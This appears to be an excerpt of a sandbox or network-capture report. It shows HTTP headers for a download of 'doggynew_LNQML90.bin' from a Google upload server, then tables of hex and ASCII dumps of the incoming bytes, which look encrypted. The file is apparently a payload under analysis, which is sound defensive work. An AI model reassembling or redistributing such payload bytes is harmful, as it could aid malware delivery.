X-Goog-Drive-Client-Version, X-Goog-Drive-Resource-Keys, X-GData-Client, X-GData-Key, X-GoogApps-Allowed-Domains, X-Goog-AdX-Buyer-Impersonation, X-Goog-API-Client, X-Goog-Visibilities, X-Goog-AuthUser, x-goog-ext-124712974-jspb, x-goog-ext-251363160-jspb, x-goog-ext-259736195-jspb, X-Goog-Pageld, X-Goog-Encode-Response-If-Executable, X-Goog-Correlation-Id, X-Goog-Request-Info, X-Goog-Request-Reason, X-Goog-Experiments, x-goog-iam-authority-selector, x-goog-iam-authorization-token, X-Goog-Spatula, X-Goog-Travel-Bgr, X-Goog-Travel-Settings, X-Goog-Upload-Command, X-Goog-Upload-Content-Disposition, X-Goog-Upload-Content-Length, X-Goog-Upload-Content-Type, X-Goog-Upload-File-Name, X-Goog-Upload-Header-Content-Encoding, X-Goog-Upload-Header-Content-Length, X-Goog-Upload-Header-Content-Type, X-Goog-Upload-Header-Transfer-Encoding, X-Goog-Upload-Offset, X-Goog-Upload-Protocol, x-goog-user-project, X-Goog-Visitor-Id, X-Goog-FieldMask, X-Google-Project-Override, X-Goog-API-Key, X-HTTP-Method-Override, X-JavaScript-User-Agent, X-Pan-Versionid, X-Proxied-User-IP, X-Origin, X-Referer, X-Requested-With, X-Stadia-Client-Context, X-Upload-Content-Length, X-Upload-Content-Type, X-Use-Alt-Service, X-Use-HTTP-Status-Code-Override, X-Ios-Bundle-Identifier, X-Android-Package, X-Ariane-Xsrf-Token, X-YouTube-VVT, X-YouTube-Page-CL, X-YouTube-Page-Timestamp, X-Compass-Routing-Destination, x-framework-xsrf-token, X-Goog-Meeting-ABR, X-Goog-Meeting-Botguardid, X-Goog-Meeting-ClientInfo, X-Goog-Meeting-ClientVersion, X-Goog-Meeting-Debugid, X-Goog-Meeting-Identifier, X-Goog-Meeting-RtcClient, X-Goog-Meeting-StartSource, X-Goog-Meeting-Token, X-Goog-Meeting-ViewerInfo, X-Client-Data, x-sdm-id-token, X-Sfdc-Authorization, MIME-Version, Content-Transfer-Encoding, X-Earth-Engine-App-ID-Token, X-Earth-Engine-Computation-Profile, X-Earth-Engine-Computation-Profiling, X-Play-Console-Experiments-Override, X-Play-Console-Session-Id, x-alkali-account-key, x-alkali-application-key, x-alkali-auth-apps-namespace, x-alkali-auth-entities-namespace, x-alkali-auth-entity, x-alkali-client-locale, EES-S7E-MODE, cast-device-capabilities, X-Server-Timeout, x-foyer-client-environment Access-Control-Allow-Methods: GET,OPTIONS Content-Type: application/octet-stream Content-Disposition: attachment;filename="doggynew_LNQML90.bin";filename*=UTF-8'doggynew_LNQML90.bin Content-Length: 214080 Date: Thu, 12 May 2022 17:41:27 GMT Expires: Thu, 12 May 2022 17:41:27 GMT Cache-Control: private, max-age=0 X-Goog-Hash: crc32c=VNuvIQ== Server: UploadServer Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2022-05-12 17:41:27 UTC	5	IN	Data Raw: f7 a8 36 17 ac 5c 80 82 b8 f1 56 5d 40 70 57 cf 73 be f6 a7 81 07 11 af f1 1d ba 19 6b 3a bf 59 4a c6 7a 5c bf 7b ee 63 81 86 6e 23 4e 92 14 0b 1b 3b 13 af f7 1b 49 f3 36 10 71 94 70 d2 d2 62 9c ca 90 db 15 b6 c7 37 02 69 66 32 e7 28 49 0a 2b 6c f5 32 3c 96 7d a8 97 30 7a 7b 7e a9 c7 35 f1 0a 28 0b 7d f1 c1 bc 59 70 23 e3 54 68 47 95 ea cb c9 3a 52 26 2f b9 de 4a a5 57 0a 01 24 65 10 4f a9 76 16 74 e0 55 6d d2 44 a9 23 86 1e 4e ea de 94 57 ad e0 05 90 1b 9a 3a 8d c8 c9 ab b7 90 b0 16 24 c8 23 72 e2 fc 3b 2d ab 20 b2 31 0d 4b 78 4d 39 83 8d 4b ed fd cc b9 81 2c 04 bc 55 62 ca 60 6e f2 d3 55 cc 6e b9 2a c2 8a f7 c7 3e fe 33 a7 b4 f8 48 0d 6e 44 11 ae 66 92 6c 2b 72 1a 3a 25 56 4b 2d 77 92 04 52 27 1f 0c f4 7f 38 e1 1e be e1 2b 7f 94 3d 71 a5 b1 f1 ea ad 34 Data Ascii: 6VJ@pWsk:YJz{cn#N;l6qp-b7if2(I+l2<)0z{v5jYp#ThG:R&JW\$eOvtUmD#NW4\$#r;- 1KxM9K,Ub`nUn*>3HnDfl+r4%VK-wR8+=q4
2022-05-12 17:41:27 UTC	9	IN	Data Raw: d2 da 81 f6 49 f0 0b f7 45 54 49 44 91 0d 2b cd aa a8 87 d2 aa e0 8a 17 44 31 02 10 ee 3c 94 2e 6d ab 20 55 0c 82 87 39 8d e2 38 61 5c 0b bb 3c aa be e4 6e 29 e9 3d 12 37 68 c0 03 cd 2f 3c 55 e7 2e 0b 1f be a6 e1 a5 c5 ee 79 5a 15 25 45 b4 08 5d fd bd 65 75 c1 3d a3 01 4d 63 49 c6 f9 a3 55 29 2c d5 55 60 ea a3 b8 c0 8b b3 80 24 8a 49 e4 d4 ed 2a 9e fd 24 a2 a3 a9 10 47 00 4e 5d af 3c b3 c7 9f 78 9c cc 74 0b 17 dc 68 bc b1 28 bd fc 63 b7 4d 42 8d 5f a3 71 f8 b2 a9 db d4 64 b0 79 e3 91 6b 9a 20 c0 34 68 a5 37 2e 6c 86 b0 e3 f9 e6 e2 35 fd 45 51 93 90 2a 4d e6 ab af 77 d1 d9 ea 88 c4 ea 05 34 e5 3a b0 77 b9 9d 45 b5 77 e4 c6 4b 75 87 db 58 8d 4f df 7b fe 41 13 67 d4 27 46 ac cb ac a7 3a 7a be 0b 09 82 0e 34 46 f4 6b 98 47 fa 6b 48 05 db b2 f4 93 a6 49 cb Data Ascii: IETID+D1<.m U98al<n)=7h<U.yZ%E]eu=MclU),U'!\$*SGNj<xth(>cMBjQdyk 4h7.l5EQ*Mw4:wEwKuXO{Ag'F:z4FkGkHl
2022-05-12 17:41:27 UTC	13	IN	Data Raw: 1b c1 15 55 99 96 ff 10 dc 2e ad d4 e9 c0 0e cb 73 21 48 71 6e 93 a4 5f 97 ba 84 13 ad 00 8d 26 3f f3 ec e6 69 3c f2 98 c0 d4 d6 0b 55 5b 05 ef f3 63 9d 39 0d f0 6c 0b 22 3f f7 7a eb 89 fb f2 be 8d 39 2e b5 41 fc fe 3c 04 a7 62 57 bd 30 78 dc 1a 30 d7 23 f0 33 b8 f1 68 be 43 c5 fd 38 2e 13 6e 62 6b 4f 13 06 74 fb dc ec 9b 1e 12 de 8e fc e4 f8 5e 7d 18 ae 49 a2 73 d6 ce 1e 63 05 4b 48 b8 22 1a e5 8c 21 34 2e df 35 bc 02 80 58 a2 df c0 61 16 7e e0 5a ed f3 83 e8 6e 6e c6 26 89 ad d4 1e 6c 3d 31 9e fd 5a db 78 cd ba e0 db 65 69 5b d5 97 10 2d 35 8e fa b6 c5 e8 10 4d c3 f5 5f 79 76 30 1f ef 77 09 0e 71 09 21 51 45 12 e0 29 a4 e3 98 46 3b e1 6c 0a 56 d2 76 16 0c 88 b9 98 8c 33 17 36 fb 24 19 bf eb 3c 8c 0c 4e d0 74 7b a7 9f e2 28 aa 24 1f 25 32 82 97 9d c1 0a dc Data Ascii: U.sIHqn_&?<U[c9!''?29.A<bW0x0#3hC8.nbkOt')!scKH"!4.5Xa-Znn&l=1Zxei[-5M_yv0wq!QE)F;IvV36\$<Nt{(\$%2
2022-05-12 17:41:27 UTC	16	IN	Data Raw: e3 cc 52 63 ee c9 69 82 ca e5 00 9e 5e a1 8e b9 ab 6b 7d b4 7a 42 04 20 6f fa 36 ee 2c 21 d7 87 8d dc 16 b6 c6 24 02 78 62 24 1b 75 58 0e 87 78 e3 25 14 0b 7d a8 dd 37 6e 53 b3 eb c7 33 e7 87 2f 0b 7d f0 d5 a8 4d 58 bb e3 54 62 53 bd 23 c9 c9 3c 45 ab 28 b9 de 4b b6 53 9b 05 32 73 92 02 13 78 17 62 8c 9c 58 7e 53 f2 c6 3a 4a 26 89 aa a0 0f 1a 8d 62 e4 6c 7a 13 ee a9 a6 d1 cc f0 b8 ec 41 e8 5b 13 a4 16 50 43 8d 73 70 65 2d 26 16 3a 58 bc 84 50 f0 55 9e b9 81 2d a6 ad 51 26 9b 76 79 96 4f 56 cc 46 f0 46 88 4f f5 c7 38 e8 be a0 b4 18 49 1b 7b 5b 38 3e 66 92 5a 3c 5a d1 30 25 50 5c a0 70 92 7a 09 37 1b 1d d0 69 2f 6d 4c be e1 2a dd c5 39 65 91 a7 e6 c2 32 34 9a ec c2 c1 5a 12 9d cb aa a9 0b 25 e 2 7f 20 cb ac f9 c2 7a 92 c8 58 75 1a 79 a1 4b 3f 5f 18 b2 83 e0 Data Ascii: Rci^k)zB o6,!\$xb\$uXx%)7nS3jMXTbS#<E(KS2sxbX~S:J&blza[PCspe-&:XPU-Q&vyOVFFO8l{[8>fZ<Z0%P\pz7i/mL*9e242% zXuyK?_

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	18	IN	Data Raw: 7b 64 1a 20 03 7d a7 e9 8f fb cd 10 8a 39 24 db 23 ee ef 24 03 87 94 df bf 36 dc a2 78 24 c3 3d c9 a3 af 9e 09 96 52 cf ec 3a 15 76 78 71 6a 31 75 12 5c 2d ff 93 77 79 53 89 f6 f7 ff 65 cc 0b bc 59 86 a3 d1 a1 bc c1 14 53 30 35 d8 1b ef 99 97 0e 75 da 35 c7 8c 18 58 a8 fd 4f c6 16 74 f9 44 f7 dd 6b fe 69 ea 5d 54 ec a6 c5 10 55 3b 2c 9b eb 4f c6 1b 4d e5 e2 d1 4b e8 f5 d5 9d 09 0f ba df fa bc dc fc 0b 32 fe 5f 5f 73 6f 01 e4 17 99 fd c6 76 13 bf 93 13 66 e0 28 82 fe 9d 39 e4 d8 6c 00 7a 13 f5 00 1d 96 22 d2 68 33 16 10 e4 38 25 30 d3 3c ce 00 30 80 7c 2a d8 30 7c 2e ad 38 77 43 85 ed e9 50 1f 0c e5 a4 37 10 12 df b3 f4 ba 49 fa dd ce 32 40 3a a5 b9 43 21 de a8 91 f2 d9 c5 0f a2 3c 4e 5e ee 38 9a 34 87 3b 6e f8 31 46 65 22 af 78 87 96 49 49 0d 0a a8 38 93 Data Ascii: {d }9\$#\$6x\$=R:vxqj1ul-wySeYS05u5X0tDkijTU,;OMK2__sovf(9lz"h38%<0Jjk.8wC7l2@:C!<N^84;n1Fe"xliI8
2022-05-12 17:41:27 UTC	19	IN	Data Raw: 1f 38 49 84 8e 5d e3 c6 75 7a e9 dd 41 06 d4 e5 06 8a d3 a6 8e 00 aa 7f 69 a9 50 da 04 e2 67 ee 1e 37 2e 21 d1 90 00 db 16 a5 f7 34 06 29 66 32 18 df 49 0a 82 7a fe 19 27 96 7a bf 29 31 56 79 6e e2 c7 32 e7 f4 29 27 7f e6 ca bc 5e 68 dd e2 78 6a 6c 97 c1 28 ca 2c 51 a8 98 91 24 4a a5 5d a2 48 26 65 18 2e 21 78 16 ca 86 d2 4c 6a 4f 8a 3d a7 4a 2c a9 db c7 6e df 8f 64 ca 3a f7 14 e8 bd 27 f5 d8 e4 94 60 c1 d9 51 07 88 c8 d2 71 8b 64 f9 48 2d 26 04 19 5e ad a7 46 e7 d9 e6 b9 81 3d 12 b7 7e 29 8f 67 79 40 d3 7a ce 54 fc 52 a7 9c 09 c6 12 fc 2a ac b4 1f 50 f1 6e 33 12 8d 64 b9 e3 56 5e 1a 32 21 7c 95 53 5b 92 7a 0c 08 0e 18 2a 79 7f e1 1e b8 92 7e 7f d4 3b 59 ca b1 f1 ec ad b4 b6 e6 c5 d1 0c f2 9f cb a8 93 97 36 1c 79 66 df b8 eb a6 07 0e c8 5e 57 72 52 fb 4a Data Ascii: 8l]uzAiPg7.!4)f2l2z")1Vyn2)^hxlj(Q,\$J]H&e.!xLjO=J,nd:"QqdH-&^Fe=-)gy@zTR\$PncdV^2!l\$[z*y-;Y6fyf^WrRJ
2022-05-12 17:41:27 UTC	20	IN	Data Raw: ed cb 0c e6 c8 42 e5 0d 21 89 1b 7e ac 43 f9 50 8a 32 18 af 82 77 8c 5c c1 00 fe 85 37 0c 0e d2 d5 b0 44 48 dc 05 f4 10 4c 44 42 b0 58 d5 cc 8c 84 e3 fa b6 eb a2 35 52 cf 05 14 98 29 31 56 79 6e e2 c7 32 e7 f4 29 27 7f e6 ca bc 00 bc 3e b3 20 f2 44 2f eb 06 01 34 68 6c 6c 9f 2f 0c 5f 99 23 1d 0c be b6 31 a7 c5 e8 51 02 13 39 bd da 6e 58 ea 9d 50 44 c7 3d b4 2d 1f 9d 48 e0 fd a7 2a 26 46 d7 51 e8 75 f8 62 cd 8d 81 e3 22 8a 5e c8 8d 13 2b b8 d6 4f b3 a7 af 29 68 18 b0 5a ab 5b cf e8 99 50 b0 e4 88 0d c9 b6 2f 93 b0 28 bd 32 67 29 51 42 9c 58 e2 55 66 aa b4 af b4 d5 c7 b8 64 b5 c3 69 9a 22 6a a6 66 a5 4c 2e 6c 86 ad 0f f9 b4 d2 29 ee 45 79 ce 94 30 b9 45 8f b3 74 86 c0 f9 8a 66 f3 1b 5c 06 3b 9c 70 0c 86 5a b7 c4 e8 c7 cb 69 ab d9 77 2a 7f 9b c9 01 be 11 58 Data Ascii: BI!-CP2w!7DHLDBX5R)(LT&zu5^> D/4hl!/_#1Q9nXPD=-H^&FQub~^+0)hZP((2g)QBxUfdj~j!L.l)Ey0Etf!;pZiw^X
2022-05-12 17:41:27 UTC	21	IN	Data Raw: d3 b9 ee b9 37 fe 33 a3 9c 01 4a 0f 69 67 33 a6 66 98 d0 21 72 1a 36 f8 35 48 2d 77 90 65 7c 17 06 72 dd 7f 38 e5 36 a4 e3 2b 79 fc 1e 71 85 bb 71 e3 af 34 9e 3b 80 d6 72 de 9d d4 d9 8c 9f 5c ef 7f 21 db 90 f6 d7 52 08 e0 7b 7f 3c 58 7b 45 2b 77 d1 6d a4 e5 1d 0a 37 ce f2 f0 0c 2d b8 34 ff 14 fe 1a 8c d4 ef c2 e2 27 e3 d0 2b c8 72 46 33 a2 82 98 bf ac b2 ad 1f fc 3d 00 8d e5 ec 06 6a da 85 c8 df d2 0b 11 5b 05 ef 07 56 9d 39 08 3e 8f 18 2a 17 57 67 93 bc e4 a4 94 8d 39 20 f2 2e fe fe 30 3d 8c 4a dd b5 b0 77 b3 6a 34 0a e4 e3 3b af 9c 1c c7 70 d6 92 39 06 7a 6a 4a 7e 22 79 00 5c d2 fd 93 7b e1 d7 8e f6 f3 23 d9 dc 1a ae 4d b1 07 e0 b8 c4 6a 05 41 23 35 02 18 ef 99 1d 3c 67 ce 2b 53 ad 80 58 ac 2a f6 63 16 74 f1 49 87 c6 9d 80 60 e0 71 4d d5 8c d6 14 62 04 1e Data Ascii: 73Jig3flr65H-wefj86+yqq4;rl!R{<X[E+wm7-4^+rF3=j[V9>*Wg9..0=Jwj4;p9zj~"Y\{#MjA#5<g+SX^ctl^qMb
2022-05-12 17:41:27 UTC	23	IN	Data Raw: 3e 61 35 46 45 8d 4d fe b2 99 87 83 ac df dc dc ab 69 cb f5 6e 87 d8 63 10 79 84 45 16 6d 8c bb ef eb 9f f8 24 fa 5e 70 21 91 06 4e 7c 84 b7 5f a7 c4 e0 9d 61 e2 0e 4d e2 c4 b1 5f 03 9d 7e b7 d4 ec da 12 78 86 db 56 07 51 f6 36 f4 7b ca 4f 87 27 5d b5 e4 82 b6 3d 6b 9e 0a 0f db 1a 14 42 f5 6b 98 6f fa 48 0f 9c 4e 93 d3 72 4a b3 fd 99 2a f6 b9 c7 be 44 a4 e0 10 a0 f5 78 5a 18 6a 29 e8 94 26 fc b3 8e 08 d3 69 82 d3 e5 d3 cb 30 58 80 b9 77 f0 c1 7f 41 ee c3 bf 46 e4 d2 0f 8d 4a 2a 9f b9 aa 7d 06 b4 53 da 0e 08 70 ef 1e 2c 0b 0c d4 b6 11 df 3d bc be 26 06 69 64 43 09 d7 49 08 80 69 e7 37 47 ab 7d a8 d3 b4 15 23 76 e9 c1 2a f8 19 2f 0b 6c f6 de b1 a7 71 0f e8 45 6e 7e 7e ea cb c9 25 5c 35 28 b9 cf 4d ba 5d 74 00 08 73 16 70 12 79 16 c0 c1 88 4d 6a 4f cd Data Ascii: >a5FEMincyEm\$^p!N!_aM_-xvQ6[O"]=kBkojHrJ*iDxZj)&i0XwAF^}Sp,=&idCli7G}#v^/lQen-%5(M)!spymjO
2022-05-12 17:41:27 UTC	24	IN	Data Raw: fa 37 af 96 1c b3 bd ce c0 3a 04 79 46 44 60 20 73 19 7a fd fd 9b 6d 9f df a2 ff f0 fc 19 ac 1a ae 49 b3 71 d3 a9 a3 9d 04 6d 23 36 ff 00 e3 9f 3d 08 99 cf 0d d1 bc 8c 58 a0 e8 6b 9f 17 58 d2 54 87 bc 84 fe 6d e3 59 6d fc ad de 17 4c 09 3c 90 f2 48 ff 34 64 ba ea f9 2a c0 5b d3 bb 1c 2a 11 df f2 a9 c4 07 1b 0e 9a de c0 6c 69 37 0e 1d 7f 19 4c 0a a8 df 7d 99 1f d6 b2 fe 8c 21 89 1f 6d 2c 50 7f 80 24 1c 9c f4 81 84 30 16 1a ae 70 0b ca d2 3c 84 f2 de 72 29 84 52 bc ae d1 52 cd 45 54 7a 12 be 62 3e ff ed a9 1b 17 1a de dc a1 a4 b7 f1 2d d7 0d 19 b6 bd 46 5c 22 c1 a0 88 eb d9 54 e7 8e 25 47 19 21 39 9a 34 96 53 0c 83 20 51 22 92 ae 78 87 db 56 b6 f2 f4 a4 3c 8e 94 ec 78 d1 ea 39 33 20 64 ca 64 80 21 c2 5e b5 30 20 1a 82 33 40 58 3a c2 4f 11 78 49 43 db 44 Data Ascii: 7:yFD` szmlqm#6=XkXTmYmL<H4d[*!i7]L)!m,P\$0p<r)RRETzb>-F"t%G!94S Q"xv<x93 ddi^0 @X@:OxlCD
2022-05-12 17:41:27 UTC	25	IN	Data Raw: 18 2c 06 0f d1 90 0a 05 16 b0 ed 37 06 68 76 32 18 d7 49 0a 93 20 b9 32 28 8b 7d a8 d6 2b 4a 78 76 c5 c7 35 f1 04 28 0b 6c f3 c2 94 60 71 23 e9 51 7f 91 0f e1 cc cd 12 6b 27 2f b3 c8 d0 af 89 98 29 09 65 1e 5a 3b 82 17 c0 ef 92 64 44 45 e5 e4 79 4a 20 a9 ac a4 27 df 8f 62 e2 7a ef 0c ee bb ba c5 d8 e5 8b 44 d2 e8 90 07 8c cd 6d 43 8b 75 83 43 2d 26 13 01 3b ad 80 4c 93 e5 cc b9 80 27 03 94 3c 32 8f 6a 01 d4 d2 56 c6 4b 0e 3d cb 8a f7 cd 39 d2 38 0b 1d 27 63 6f 4f 1a a1 71 fd 3d 28 72 10 35 3a 64 24 43 77 92 70 0f 0c f9 0e d4 79 57 91 1e be eb 2c 01 d2 3d 71 81 de 9e ea af 3e 9d 89 b0 d5 72 d4 93 c3 d8 20 86 22 e3 10 1b de b8 e7 fd b5 0c c8 5e 69 14 62 fb 4c 21 61 e6 97 8b 89 6b 0a 35 db 89 ca 66 24 b1 34 f5 03 d2 17 8a bb 91 ca 04 e9 c3 24 59 7e 4c ed Data Ascii: ,7hv2l 2Q!+Jxv5(!"q#Qk')eZ;dDEyJ`bzDBmCuC-;&L'<2jVK=9#coQoC=(r5:d\$CwpYw,=q=r~"abI!ak5f\$4\$Y~L
2022-05-12 17:41:27 UTC	27	IN	Data Raw: d4 33 d5 01 f1 01 d5 37 39 00 43 b9 49 03 87 a1 80 fe fc fb fa af 3c 4d 26 fa 39 b6 3c 8c 25 45 8a 3c ab 0b a8 a9 7e 85 78 18 54 00 0b b2 2f 7c 95 c8 6a 39 e7 0f 3c 37 61 d2 92 9e 03 34 77 d2 33 0b 15 b0 97 b3 a7 cc f2 af 12 3b 21 68 c1 59 50 fd be 5b a9 c2 11 a7 3e 0b 63 d0 d1 0c b0 78 03 6d d5 7e f5 ca f8 6e cc 89 9d 7e 91 b8 df d8 b0 f6 1a 96 d5 0d a0 a3 af 7b 6c 00 5f 73 9f 49 b1 cd fe 52 b5 cc 7e 06 e1 a4 41 91 bb 47 68 38 7e 30 5f 45 a5 82 f9 ab 6d 8a a7 ba dd c6 d5 bd 45 d0 f5 6f 8b 23 f8 31 79 e2 a3 2e 6c 86 bd df fe 91 97 75 fd 41 73 ce 95 3d 91 57 a6 a7 5a b6 dd 64 39 54 3f c1 45 dd 12 9d 73 1b 9f 4d b3 fd c2 da 35 62 59 db 76 2f 47 f6 26 fe 41 19 4f 87 27 0c ec e3 8d ba 3a 70 61 10 13 c6 12 43 46 f4 6b dc 47 ea 7a 36 12 b4 b0 f0 bf b6 35 d3 b3 Data Ascii: 379C!<M&9<%E<-xT/]j9<7a4w3;lhYP[>c@xm~n-[!_slR-AGh8-0_EmEo#1y.luAs=WZd9T?EsM5b Yv/G&AO":paCFkGz65
2022-05-12 17:41:27 UTC	28	IN	Data Raw: 13 0c dc 66 c6 e0 32 b4 e2 03 9e d4 3d 7b a9 9b eb e6 af 3c 84 18 c4 f9 78 d9 87 b6 fe bf 86 26 fd 76 2d df b0 f0 2b 53 22 c1 5f 7d 41 1c fb 4c 2f 69 d9 b0 8b fa e3 0b 19 d8 83 c0 68 1c b1 34 fb 0d da 06 86 c3 17 cb 28 e1 c8 2d 48 73 5c cd a7 73 9c bb d2 80 af 00 81 73 56 f3 ec e8 1d 62 f2 90 d2 21 d5 0f 3a 28 80 e5 87 59 96 20 00 e3 6c 0c d4 16 79 7a fc 83 fd d2 82 87 c7 25 fe 32 d7 fb 0e 48 50 b5 22 b8 1a 6d 83 69 30 76 29 e1 3b e6 9e 03 af 55 dc e8 08 94 7a 6e 62 61 31 7d 1a 8a f0 d1 9f 73 78 d8 fd ca f6 fe 7c d2 07 bd 4b ae 6c d7 bb 44 62 29 44 0c f7 39 09 eb 9f 24 1b 7f 30 20 ff a3 83 4f 9b e9 7e 72 12 74 e2 52 e2 0b 85 d2 62 e9 73 34 b0 ad d4 10 7b 25 2e 94 f8 5a d3 0c 9b bb cc d4 54 ca 47 c6 99 03 36 19 c8 04 b7 e3 fa 02 31 95 f5 4e 77 7c c5 0f c5 Data Ascii: f2={<x&v~+S"}_AL/ih4(-Hs!ssVbl:(Y lyz%2HP"mi0v);Uznba1]sx[KIDb)D9\$0 O~rRbs4[%..ZTG61Nw]
2022-05-12 17:41:27 UTC	29	IN	Data Raw: f7 96 1d 97 a8 fd 41 7f c0 80 39 42 44 b2 b3 47 59 da c6 82 64 99 4d 4a f8 3e a7 5d 26 8c 4d b2 d5 fd df 2c 96 86 f7 4c 2d 3c b9 36 fe 45 76 10 86 27 4c 1e e9 98 b4 3f 70 71 0e 3c d2 ec 35 6a e4 69 9f 29 6f 6d 26 80 db 2d f4 93 df 54 d9 a0 f8 99 27 a2 71 d5 51 42 97 e4 ec da 97 61 52 3c 56 50 e8 94 0e f3 a1 9d 07 fb fe 86 ce 11 eb 22 24 4e 82 dd 37 e3 c6 7b 3f 83 dc 41 4d df 3f 15 8c df b8 9d bc aa 6e 6c bc ac db 28 3d 67 95 50 26 2e 25 d3 eb 50 db 16 b2 d1 35 7d 39 66 32 1c 59 fe 65 e7 6c f5 38 21 85 78 a8 c6 35 65 6e 88 e8 eb 3a f3 71 66 0b 7d f5 ae 22 59 70 29 fc 42 7b 42 95 fb ce df c4 53 0a 2c ae cd 4f a5 46 8f 1e 33 9b 1f 7c 11 53 13 f8 05 65 b3 95 6f e5 ee a7 59 16 86 ad b1 25 df 8f 32 e2 7a e6 16 95 f9 a7 c5 dc c9 9b 5c b1 ea 51 01 ff 80 53 43 81 Data Ascii: A9BDGYdMJ>]&M,L-<6EvL?pq<5j)om&-T^qBaR<VPn"\$N7?AM?nl(-gP&..%P5)9f2Yel8!x5en:qf")Yp)B{ BS,OF3]SeoY%2zlQSC

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	30	IN	Data Raw: bf 3c 17 7d d3 ab b6 61 06 49 48 88 22 1a e9 b3 39 1b 6f a1 69 d3 a4 8a 09 bf cf b9 70 12 60 a2 40 f7 2b 8e f6 45 e6 79 26 a0 ad d4 1e b8 2b 17 90 f9 5b d7 17 67 ba e6 d1 50 e3 5b df 9d 03 27 1d c4 ca b3 cf ff 1b 22 91 a1 5f 73 74 39 5e 92 28 02 18 64 77 0f e6 2a 67 cd 22 86 08 8d 29 97 92 30 01 7b 76 d2 02 4d f3 6d a1 8c 35 1c 32 82 34 0d c0 df 14 bd 0c 21 87 78 72 d3 71 f3 2e a7 1a 92 ab 85 eb f0 99 c7 6f 82 a8 1b 1d 10 d4 f7 95 a8 4f d8 76 de 35 5c 5a 47 ba 52 2e a2 d8 81 f4 da 87 cf a0 6c 55 34 0c 57 0e 3e 94 2e 69 9e 31 51 1b 81 d4 21 8d e2 36 41 1c 0e c0 6c 82 94 e0 7f 2a 90 71 31 37 6c a5 e2 9f 2f 3a 4d 9f 1a 72 1e ba 84 93 1c 1b e6 43 15 e9 33 53 db 42 46 92 ea 4d 57 c9 e1 a7 79 69 f1 49 cc f4 a0 50 6e d4 d7 55 60 c0 bf c3 8d 81 9b f4 0e cb 4f cc Data Ascii: <~}aIH"9oip`_@+Ey&+[gP["_st9^(dw*g")0{vMm524!xrxq.oOv5!ZGR.IU4W>.>i!Q!6Al*q!17l!:MrC3SBFMWyi!PnU`O
2022-05-12 17:41:27 UTC	32	IN	Data Raw: 5e 92 c6 35 fb 1c 30 64 09 f1 c1 b6 46 60 30 e5 54 79 41 8a f9 35 c8 16 70 24 54 f7 de 4a a1 55 89 7a 7f 65 1e 54 7c e4 16 c0 ef b0 30 6b 45 ef f8 bd 25 52 83 ad be 38 cb 9c 64 e2 6b f1 0b f3 57 a6 e9 cc e6 eb 3a 41 e8 55 0e 9a d5 dc f4 e4 10 fd 62 27 39 09 3a 5a ad 91 40 fc 27 cd 95 88 52 51 bc 55 36 83 7c 7d b8 d2 47 ca 53 fa ac a1 a6 f0 d1 2d fa 2c a9 a7 1e 48 1e 69 50 05 58 67 be 4a 2a 09 54 32 25 52 42 a3 c0 24 52 73 25 1f 06 c2 67 57 95 1e be eb 3a 69 c7 3b 71 94 b7 ee e0 51 35 b6 ea c6 ae 17 de 9f cf 80 7a 99 29 f1 79 21 ce be f2 c5 ac 0f e4 7a 7d 47 1c fb 4c 2f 75 d6 cb e2 e6 1d 0e 5a 4e 84 c3 13 7b cd 35 ff 1a c0 1c e1 a0 e9 ca 0e fc 1c 32 4e 7b 57 35 b9 47 6f bd 80 a5 ad 7b c5 0e 19 f7 fa c4 7d 6f f2 92 dc c7 bb 57 32 5b 0f fa 9e 4c 9b 39 1d e5 Data Ascii: ^50dF`0TyA5p\$TJUzeTj0kE%R8dkW:AuB'9:Z@'RQU6]]GS-,HiPXgj*T2%RB\$Rs%gW4i;qQ5z)y!zj]GL/uZN[52 N[W5Go}]oW2[L9
2022-05-12 17:41:27 UTC	33	IN	Data Raw: 87 4f 3f 0b 84 a5 12 8f 99 63 49 0d 0f 6d 1e ff 95 e4 64 39 f5 7a 45 37 68 c0 73 94 3c 38 5f 88 36 1c e1 bb a2 bd bf d6 ec 51 02 13 3a 4f 25 43 71 ea b5 36 19 c3 3d a1 2a 2e 1e 48 cc f8 a7 4a 6e 32 d7 55 6c dd e2 ab c4 81 8a f4 3c 74 4e e0 b0 ef 51 da d5 57 a4 b9 22 17 6c 00 4f 56 8e 5e ae 97 05 59 a3 d3 3f 91 c0 a4 5c 0d b8 31 ab a4 77 2c 4f 2d f9 5c f9 a1 7c 95 ab a9 ca d4 d9 a9 90 ca c8 7e 98 5d 2c 3c 70 89 6b 06 10 8d bb fb ee 82 97 41 fd 41 73 c0 82 39 43 44 b2 b2 47 59 da c6 81 64 99 51 4a f8 3e df 0c 1a 95 54 bd cc ff de 35 79 83 ca 4f d1 46 db 3c e6 10 19 4f 8d 2b 59 b2 f0 86 a7 2b 74 7e f5 22 ef 05 36 3d ba 6b 98 43 fc 43 34 04 b4 ba e2 89 b6 3f cb b3 f7 86 3f b4 6a c7 be 47 a4 ff 10 a0 f5 68 6a 6d 6e 28 e8 8b 1b ff b6 8e 13 ff 60 8c 2d ee c6 19 Data Ascii: O?clmd9zE7hs<8_6Q:O%Cq6=*.HJn2UI<tNQW"IOV^Y?l1w,O-]-,<pkAAs9CDGYdQJ>T5yOF<O+ Y+!~"6=kCC4??]Ghjmn[~
2022-05-12 17:41:27 UTC	34	IN	Data Raw: 7a be 06 93 2b 91 9c 8d 33 1c 11 e8 39 1e c2 d2 2d c0 12 33 73 75 57 a7 52 f5 39 7a 21 1e b4 96 fe eb 9d d0 08 e3 57 1a 3b 00 ca cf a1 ba 58 f8 1e fe cb 57 65 52 bb 38 65 cd a0 84 fd bf 2a e7 a2 36 5b 13 17 30 9a 2f 9c 37 5b 7d 21 79 1d 87 ff 03 d1 e2 32 4d 0e 5b c0 6d 82 94 e0 50 82 e9 15 31 28 77 d9 64 9f 3e 34 40 81 cc 0a 33 ae 8d ee a4 95 93 31 13 17 21 56 ba 3f 3d fd b7 49 48 da 2e ad 29 17 6b 57 32 f3 9d 5d 39 fd d6 55 66 dd e6 ab c8 81 8a f8 39 87 b1 cd b6 e5 2d 82 e4 5a bf ad bc 30 6c 11 46 44 93 b6 b0 eb 94 57 b2 42 c3 36 81 43 bf 6e ae 3d a4 30 7e 2b 5d 5d ad a2 f8 87 77 84 d4 e7 db d0 c2 b1 01 b5 e5 69 90 39 43 2f 78 8d 6d 26 70 72 ba dd e8 9b a8 4e a4 41 79 db 86 6a bc ba 5c 49 42 